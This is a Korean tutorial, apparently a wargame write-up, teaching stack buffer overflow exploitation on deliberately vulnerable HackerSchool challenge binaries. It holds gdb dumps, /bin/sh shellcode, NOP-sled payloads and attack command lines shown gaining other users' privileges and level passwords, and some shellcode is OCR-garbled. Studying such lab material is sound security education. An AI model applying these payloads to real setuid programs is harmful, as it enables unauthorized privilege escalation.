BOF

(Buffer Over Flow)

작성자 : 최성재(Yumere)

http://newheart.kr

yumere7833@gmail.com

2012.09.26(수)

Contents

1. **문서 개요**
2. **BOF란 무엇인가?**
3. **레지스터와 스택 구조**
   A. 범용 레지스터
   B. Offset Register
   C. Segment Register
   D. 스택 구조
4. **Long Buffer**
   A. 예제 1
5. **Short Buffer**
   A. 환경 변수
   B. Argv[1]
   C. Argv[0]
   D. 파일 이름
6. **파일 이름의 길이 제한**
7. **Shared Library Hijacking(공유 라이브러리 하이재킹)**
   A. 예제 1
   B. 예제 2
8. **RTL(Return To Lib)**
   A. 예제 1
   B. 예제 2
   C. 예제 3
9. **Fake EBP(FEBP)**
   A. 예제 1
10. **Chaining BOF**
    A. 예제 1
11. **GOT와 PLT**
    A. 예제 1
    B. 예제 2
12. **Binding Shell(바인딩 쉘)**
    A. 예제 1

1. 문서 개요

목차에 적혀 있는 기초적인 BOF 공격 종류에 대해 설명하고 HackerSchool에서 배포하는 문제를 예제로 이용하여 BOF에 대해 알아본다

2. BOF란 무엇인가?

어떤 하나의 프로그램이 실행 될 때 ret(리턴 어드레스)가 스택에 쌓이고 ebp(베이스 포인터)가 스택에 쌓이게 된다, 그 후 프로그램이 종료 될 때 esp(스택 포인터)는 다시 ret로 회귀해서 실행 중이던 프로그램을 종료하고 기존에 실행 중이던 프로그램을 다시 실행 하게 된다.

이 때, ret에 자신이 원하는 프로그램의 주소를 삽입하게 된다면 컴퓨터는 기존에 실행 중이던 프로그램을 계속 실행하지 못하고 삽입된 주소로 가서 그 프로그램을 실행 하게 된다.

이것을 프로그램이 요구하는 값을 넘어서서 ret에 사용자가 원하는 값을 덮어 써 원하는 프로그램을 실행시키는 것을 BOF(Buffer Over Flow)라고 한다.

3. 레지스터와 스택 구조

A. 범용 레지스터

EAX(AX) - Accumulator : 산술연산

EBX(BX) - Base Register : 베이스의 주소를 저장

ECX(CX) - Count Register : 반복적으로 실행되는 특정 명령에 사용

EDX(DX) - Data Register : 일반 자료 저장

B. Offset Register

EBP(BP) - Base Pointer : 스택 내의 변수 값을 읽는 데 사용

EIP(IP) - Instruction Pointer : 명령어가 흘러가는 위치 Offset을 저장하며, 다음에 수행될 명령어의 주소 형성

ESP(SP) - Stack Pointer : 스택의 가장 끝 주소(가장 낮은 주소)를 가리킨다.

EDI(DI) - Destination Index : 다음 목적지 주소에 대한 값 저장

ESI(SI) - Source Index : 출발지 주소에 대한 값 저장

C. Segment Register

DS - Data Segment Register : 변수의 기본 베이스 주소 저장

ES - Extra Segment Register : 변수의 추가 베이스 주소 저장

SS - Starck Segment Register : 스택의 베이스 주소 저장

CS - Code Segment Register : 명령어 코드의 베이스 주소 저장

D. 스택 구조

컴퓨터에서 프로그램이 실행되는 원리는 [그림 1]에서처럼 명령어를 하나씩 실행해가다가 프로그램을 만나면 흐름이 멈추고 그 흐름이 프로그램으로 옮겨 간다. 프로그램이 실행되면 다시 원래의 흐름으로 돌아오기 위해 값을 저장하는 ret가 스택에 push되고 실행되는 프로그램의 기준을 갖기 위해 ebp가스택에 push된다. 그 후 argv나 변수 값들이 스택에 차례차례 높은 주소부터 쌓이게 되는 것이다.




그림 1

4. Long Buffer

A. 예제 1

```
[gate@localhost gate]$ ls
gremlin  gremlin.c
[gate@localhost gate]$ cat gremlin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - gremlin
        - simple BOF
*/

int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error₩n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s₩n", buffer);
}
[gate@localhost gate]$
```

문제를 살펴보면 256바이트의 buffer변수를 선언하고 argc가 2보다 작을 경우 프로그램을 종료시키고 아니면 buffer에 argv[1]인자를 복사 시킨다.

이 문제에서 취약점은 strcpy 함수를 실행할 때 어느정도 크기의 값을 복사 할지 정하지 않는다는 것이다. 그래서 사용자가 인자값을 넣게 될 때 256바이트 이상의 값을 넣게되면 buffer의 크기를 넘어서게 되고 그 값들은 결국 ebp와 ret값을 덮어씌워 bof를 일으키게 될 것이다.

프로그램을 분석하기 위해 파일을 복사해 gate권한으로 바꾸고 gdb로 실행 시켜본다.

```
gremlin  gremlin.c
[gate@localhost gate]$ cp gremlin lingrem
[gate@localhost gate]$ ls
gremlin  gremlin.c  lingrem
[gate@localhost gate]$ gdb -q lingrem
(gdb) disassemble main
Dump of assembler code for function main:
0x8048430 <main>:       push   %ebp
0x8048431 <main+1>:     mov    %esp,%ebp
0x8048433 <main+3>:     sub    $0x100,%esp
0x8048439 <main+9>:     cmpl   $0x1,0x8(%ebp)
0x804843d <main+13>:    jg     0x8048456 <main+38>
0x804843f <main+15>:    push   $0x80484e0
0x8048444 <main+20>:    call   0x8048350 <printf>
0x8048449 <main+25>:    add    $0x4,%esp
0x804844c <main+28>:    push   $0x0
0x804844e <main+30>:    call   0x8048360 <exit>
0x8048453 <main+35>:    add    $0x4,%esp
0x8048456 <main+38>:    mov    0xc(%ebp),%eax
0x8048459 <main+41>:    add    $0x4,%eax
0x804845c <main+44>:    mov    (%eax),%edx
0x804845e <main+46>:    push   %edx
0x804845f <main+47>:    lea    0xffffff00(%ebp),%eax
0x8048465 <main+53>:    push   %eax
0x8048466 <main+54>:    call   0x8048370 <strcpy>
0x804846b <main+59>:    add    $0x8,%esp
0x804846e <main+62>:    lea    0xffffff00(%ebp),%eax
0x8048474 <main+68>:    push   %eax
0x8048475 <main+69>:    push   $0x80484ec
0x804847a <main+74>:    call   0x8048350 <printf>
0x804847f <main+79>:    add    $0x8,%esp
0x8048482 <main+82>:    leave
0x8048483 <main+83>:    ret
0x8048484 <main+84>:    nop
0x8048485 <main+85>:    nop
0x8048486 <main+86>:    nop
0x8048487 <main+87>:    nop
0x8048488 <main+88>:    nop
0x8048489 <main+89>:    nop
0x804848a <main+90>:    nop
0x804848b <main+91>:    nop
0x804848c <main+92>:    nop
0x804848d <main+93>:    nop
0x804848e <main+94>:    nop
0x804848f <main+95>:    nop
End of assembler dump.
(gdb)
```

두 번째 빨간 줄을 살펴보면 sub $0x100, %esp라고 나오는데 이것을 10진수로 바꿔보면 256바이트가 나오게 된다. gcc 2.96버전 미만에서는 스택에 더미 값이 쌓이지 않기 때문에 프로그램상의 변수 크기가 정확히 스택의 크기가 된다.





그림 6

[그림 6]의 스택구조를 생각하고 gdb를 이용해 256바이트의 값을 넣고 프로그램을 실행시키고 버퍼의 주소값을 알아낸다.




알아보면 버퍼의 시작 주소 값은 0xbffffb4c가 된다. 이제 seteuid와 bash를 실행시키는 쉘코드를 argv[1]에 \x90(NOP)와 함께 256byte를 넣고 ebp 4byte에도 \x90[1]을 넣고 마지막 ret 4byte에 little-endian [2]으로 대략적인 buffer의 시작 주소 값 0xbffffb5e를 넣는다.

---

[1] 0x90은 NOP로 컴퓨터에서 아무것도 하지 않는 역할을 한다. 본문에서 0x90을 앞에 많이 넣게 되면 마지막에 넣는 buffer의 주소 값에 오차가 생겨도 아무것도 하지 않고 다음 명령으로 넘어가기 때문에 공격코드에서 오차를 줄일 수 있게 된다.

[2] 메모리에 값을 넣는 방식으로는 big-endian과 little-endian이 있다 big-endian에서는 상위 바이트의 값이 먼저 메모리에 채워지는 것을 말하며 가독성이 좋고 대소비교가 빠르다. little-endian에서는 하위 바이트의 값이 먼저 메모리에 채워지는 것을 말하며 컴퓨터에서 산술연산이 빠르다. 대부분의 시스템에서는 little-endian을 사용한다.



공격코드

./gremlin `perl -e 'print

"\x90"x236,"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe1\x99\xb0\x0b\xcd\x80","\x

5e\xfb\xff\bf"`

5. Short Buffer

A. 환경 변수

```
[gremlin@localhost gremlin]$ bash2
[gremlin@localhost gremlin]$ ls
cobolt  cobolt.c
[gremlin@localhost gremlin]$ cat cobolt.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - cobolt
        - small buffer
*/

int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
[gremlin@localhost gremlin]$
```

gremlin문제는 gate문제에서 버퍼의 크기만 줄었다. 이 문제의 취약점 또한 strcpy로 버퍼에 넣는 변수의 크기를 정하지 않았기 때문에 ret을 덮어 쓰는 것이 가능하다. 하지만 버퍼의 크기가 16bytes이므로 기존의 방법인 argv[1]에 24bytes크기의 쉘코드를 넣는 것은 불가능하게 되었다.

이번에 사용할 방법으로는 환경변수를 이용한 공격 방법이다. [그림 10]과 같이 export명령어를 통해 환경변수에 공격 쉘코드를 올려놓고, argv[1]에 20bytes의 NOP로 채우고 마지막 4bytes에 환경변수의 주소값을 넣으면 공격은 성공하게 된다.

```
[gremlin@localhost gremlin]$ cat -n getenv.c
     1  #include <stdio.h>
     2  #include <stdlib.h>
     3
     4
     5  int main(int argc, char**argv)
     6  {
     7  printf("%#x\n",getenv(argv[1]));
     8  return 0;
     9  }
[gremlin@localhost gremlin]$ export sh=`perl -e 'print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"'`
[gremlin@localhost gremlin]$ ./getenv sh
0xbffffff0f
[gremlin@localhost gremlin]$
```

export sh=`perl -e 'print

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe

1\x99\xb0\x0b\xcd\x80“‘`

```
[gremlin@localhost gremlin]$ ./getenv sh
0xbfffff0f
[gremlin@localhost gremlin]$ ./cobolt `perl -e 'print "₩x90"x20,"₩x0f₩xff₩xff₩xbf"'`
릺릺릺릺릺릺릺릺릺릺  ?
bash$ id
uid=501(gremlin) gid=501(gremlin) euid=502(cobolt) egid=502(cobolt) groups=501(gremlin)
bash$ my-pass
euid = 502
hacking exposed
bash$
```

./cobolt `perl -e 'print "\x90"x20, "\x0f\xff\xff\xbf"'`

B. Argv[1]

```
main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }
        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
```

이 문제는 buffer의 크기가 40이고 egghunter, 즉 환경변수 초기화와 argv[1][47]에서 \xbf인지 체크, 그리고 마지막에 buffer의 초기화가 있다. 이 문제의 취약점 또한 strcpy에서 크기에 관계없이 넣어진 문자열 전부를 buffer에 복사 하므로 ret을 덮어쓸 가능성이 있어 bof가 가능하게 된다.

gdb로 orc를 열고 일단 \xbf를 48개 넣어본다

```
(gdb) break *main +222
Breakpoint 1 at 0x80485de
(gdb) run `perl -e 'print "\xbf"x48'`
Starting program: /home/orc/manwolf `perl -e 'print "\xbf"x48'`
¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿

Breakpoint 1, 0x80485de in main ()
(gdb) _
```

```
0xbffffafe:     0xbfbf0000      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffb0e:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffb1e:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffb2e:     0x0000bfbf      0xfb740000      0xfb80bfff      0x3868bfff
```

이렇게 메모리에 \xbf가 들어가게 되지만 memset함수에 의해 초기화가 되므로 여기에 쉘코드를 삽입하였을 경우 공격에 성공 할 수가 없게 된다. 하지만 프로그램에 실행 시킬 때 argv[1]에 문자열이 같이 들어게가 되므로 그 부분의 메모리를 살펴본다.

```
0xbffffc4e:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc5e:     0x36690000      0x2f003638      0x656d6f68      0x63726f2f
0xbffffc6e:     0x6e616d2f      0x666c6f77      0xbfbfbf00      0xbfbfbfbf
0xbffffc7e:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffc8e:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffc9e:     0xbfbfbfbf      0xbfbfbfbf      0x000000bf      0x00000000
```

메모리에서 더 높은 주소로 가다보면 argv[1]이 저장된 메모리가 나오게 된다. 이 부분에 공격 쉘 코드를 삽입하고, 적당한 주소값을 이용해 마지막 ret에 쉘코드의 주소(argv[1]의 주소)를 넣게 되면 공격에 성공하게 된다.

```
[orc@localhost orc]$ ./wolfman 'perl -e 'print "\x90"x20,"\x31\xc0\x50\x68\x2f\x
2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80","\x7
e\xfc\xff\xbf"''
■■■■■■■■■■■■■■■■■■■■■1APh//shh/bin■aPS■á■°
                                                I■˜üÿ¿
bash$ id
uid=504(orc) gid=504(orc) euid=505(wolfman) egid=505(wolfman) groups=504(orc)
bash$ my-pass
euid = 505
love eyuna
bash$ _
```

./wolfman `perl -e 'print "\x90"x20,"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80",\x7e\xfc\xff\xbf"'`

쉘코드 주소의 오차값을 줄이기 위해 처음 \x90(NOP)을 넣고, 공격을 시도 하면, 공격에 성공 하게 된다.

C. Argv[0]

```
14          char buffer[40];
15          int i;
16
17          // here is changed
18          if(argc != 2){
19                  printf("argc must be two!\n");
20                  exit(0);
21          }
22
23          // egghunter
24          for(i=0; environ[i]; i++)
25                  memset(environ[i], 0, strlen(environ[i]));
26
27          if(argv[1][47] != '\xbf')
28          {
29                  printf("stack is still your friend.\n");
30                  exit(0);
31          }
32
33          // check the length of argument
34          if(strlen(argv[1]) > 48){
35                  printf("argument is too long!\n");
36                  exit(0);
37          }
```

```
38
39          strcpy(buffer, argv[1]);
40          printf("%s\n", buffer);
41
42          // buffer hunter
43          memset(buffer, 0, 40);
44
45          // one more!
46          memset(argv[1], 0, strlen(argv[1]));
47  }
END)
```

소스 코드를 살펴 보면 맨 마지막에 argv[1]을 초기화 시키는 코드가 추가 됐다. 이제 buffer나 argv[1]에 있는 쉘 코드를 이용해 공격 하는 방법은 통하지 않게 됐다. 하지만 argv[0], 즉 파일이름에 쉘 코드를 넣는 방법은 막히지 않았기 때문에 파일이름에 쉘코드를 넣어서 공격을 해본다.

gdb를 실행 시켜 값을 넣고 메모리와 argv[0]이 들어있는 메모리 주소를 알아본다.

```
   0x8048635 <main+309>:    call   0x8048430 <memset>
   0x804863a <main+314>:    add    $0xc,%esp
   0x804863d <main+317>:    leave
   0x804863e <main+318>:    ret
   0x804863f <main+319>:    nop
   End of assembler dump.
   (gdb) break *main +317
   Note: breakpoint 1 also set at pc 0x804863d.
   Breakpoint 2 at 0x804863d
   (gdb) run 'perl -e 'print "\xbf"x48''
   Starting program: /home/orge/rollt 'perl -e 'print "\xbf"x48''
   ¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿

   Breakpoint 1, 0x804863d in main ()
   (gdb) _
```

```
0xbffffc5a:      ""
0xbffffc5b:      "i686"
0xbffffc60:      "/home/orge/rollt"
0xbffffc71:      ""
```

```
[orge@localhost orge]$ cp troll 'perl -e 'print "\x90"x40''
[orge@localhost orge]$ ls
troll  troll.c  ????????????????????????????????????????
[orge@localhost orge]$ gdb -q 'perl -e 'print "\x90"x40''
(gdb) break *main +317
Breakpoint 1 at 0x804863d
(gdb) run 'perl -e 'print "\xbf"x48''
Starting program: /home/orge/■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ 'perl -e '
print "\xbf"x48''
¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿¿

Breakpoint 1, 0x804863d in main ()
(gdb) _
```

```
0xbffffc24:     0x9090902f      0x90909090      0x90909090      0x90909090
0xbffffc34:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc44:     0x90909090      0x90909090      0x00000090      0x00000000
```

argv[0]=

파일이름

ln -s(심볼릭 링크) 명령어를 이용해 파일이름을 쉘 코드로 바꾸고 argv[1]에 더미값을 넣고 마지막 ret에 argv[0]의 주소값을 넣는다.

```
[orge@localhost orge]$ ln -s troll 'perl -e 'print "\x90"x16,"\x31\xc0\x50\x68\x
2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"'
'
ln: cannot create symbolic link '■■■■■■■■■■■■■■■■1APh//shh/bin■aPS■á■°
                                                                I■' to 'tr
oll': No such file or directory
[orge@localhost orge]$ _
```

실패했다. 이유를 알아보면 공격 쉘 코드에는 \x2f, 즉 '/' 디렉터리 구분자가 들어가기 때문에 파일명에 '/'이 들어가면 명령어로 인식하지 못하고 디렉터리로 인식하여 공격이 실패한다. 그러므로 쉘코드에 \x2f('/')이 들어가지 않는 쉘 코드를 만들어 다시 공격을 시도한다.

```
[orge@localhost orge]$ ./'perl -e 'print "\xeb\x11\x5e\x31\xc9\xb1\x32\x80\x6c\x
0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1\x51\x69\x30\x
30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8a\xe2\x9a\xb1\x0c\xce\x81"'' 'p
erl -e 'print "\x90"x44,"\xbf\xfb\xff\xbf"''
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■¿ûÿ¿
bash$ id
uid=507(orge) gid=507(orge) euid=508(troll) egid=508(troll) groups=507(orge)
bash$ my-pass
euid = 508
aspirin
bash$ _
```

공격 성공

D. 파일 이름

```
14          char buffer[40];
15          int i, saved_argc;
16
17          if(argc < 2){
18                  printf("argv error\n");
19                  exit(0);
20          }
21
22          // egghunter
23          for(i=0; environ[i]; i++)
24                  memset(environ[i], 0, strlen(environ[i]));
25
26          if(argv[1][47] != '\xbf')
27          {
28                  printf("stack is still your friend.\n");
29                  exit(0);
30          }
31
32          // check the length of argument
33          if(strlen(argv[1]) > 48){
34                  printf("argument is too long!\n");
35                  exit(0);
36          }
37
```

```
38           // argc saver
39           saved_argc = argc;
40
41           strcpy(buffer, argv[1]);
42           printf("%s\n", buffer);
43
44           // buffer hunter          argv[0]까지 초기화
45           memset(buffer, 0, 40);
46
47           // ultra argv hunter!
48           for(i=0; i<saved_argc; i++)
49                   memset(argv[i], 0, strlen(argv[i]));
50   }
```

이 문제의 소스코드를 살펴보면, 마지막에 ultra argv hunter라고 해서 argv[0]까지 초기화 하는 부분이 있다. 이제 이때까지 사용해 왔던 buffer에 있는 쉘코드, argv[1]에 있는 쉘 코드 argv[0](파일이름)에 있는 쉘 코드를 이용한 공격방법은 통하지 않는다. 하지만 시스템상 argv말고도 메모리 제일 윗 부분에 파일이름이 남

게 된다.

gdb에서 파일을 임의값으로 실행하고 x/20s $esp 명령어로 확인해 보면 밑의 그림처럼 마지막에 파일이름을 볼 수 있다.

파일이름이 남는 부분의 주소값을 이용해 공격한다. 파일이름을 \x2f가 없는 쉘 코드로 바꾸고 마지막 ret에 위의 주소값을 넣는다.

./`perl -e 'print "\x68\xf9\xbf\x0f\x40\x68\xe0\x91\x03\x40\xb8\xe0\x8a\x05\x40\x50\xc3"'` `perl -e 'print "\x90"x44, "\xea\xff\xff\xbf"'`

공격 성공

6. 파일 이름 길이 제한

```
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // here is changed!
        if(strlen(argv[0]) != 77){
                printf("argv[0] error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }
```

```

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```

이 문제는 위의 문제와 크게 달라진 것이 없지만 argv[1](파일이름 길이)가 77자가 아니면 프로그램을 종료하는 코드가 들어가 있다. 결국 이 파일이름만 77자로 만들어주면 위의 코드와 같이 공격코드를 작성해서 공격을 하면 된다.

gdb로 실행하고 파일 크기에 절대경로를 포함한 77자를 준다

```
(gdb) run `perl -e 'print "\xbf"x48'`
Starting program: /home/darkelf/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa `perl -e 'print "\xbf"x48'`
argv[0] error
                         절대경로 까지 포함하여야 하므로 파일이름을 63개로 한다.
Program exited normally.
```

(프롬프트 상에서 보이는 길이를 77자로 주면 절대경로까지 포함되는 값이 argv[0]으로 넘어가기 때문에 프로그램이 종료된다. 그러니 절대 경로를 포함한 77자를 파일이름으로 해주자.)

```
0xbffffa5e:     0xbfbf0000      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffa6e:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf 메모리 0xbfbfbfbf
0xbffffa7e:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
```

```
0xbffffc1e:     0xbfbfbf00      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffc2e:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf argv[1] 0xbfbfbfbf
0xbffffc3e:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffc4e:     0x000000bf      0x00000000      0x00000000      0x00000000
```

이 코드도 buffer를 초기화 하므로 buffer에 있는 쉘코드를 이용 하는 것이 아닌, argv[1]에 있는 쉘코드를 이용한다.

```
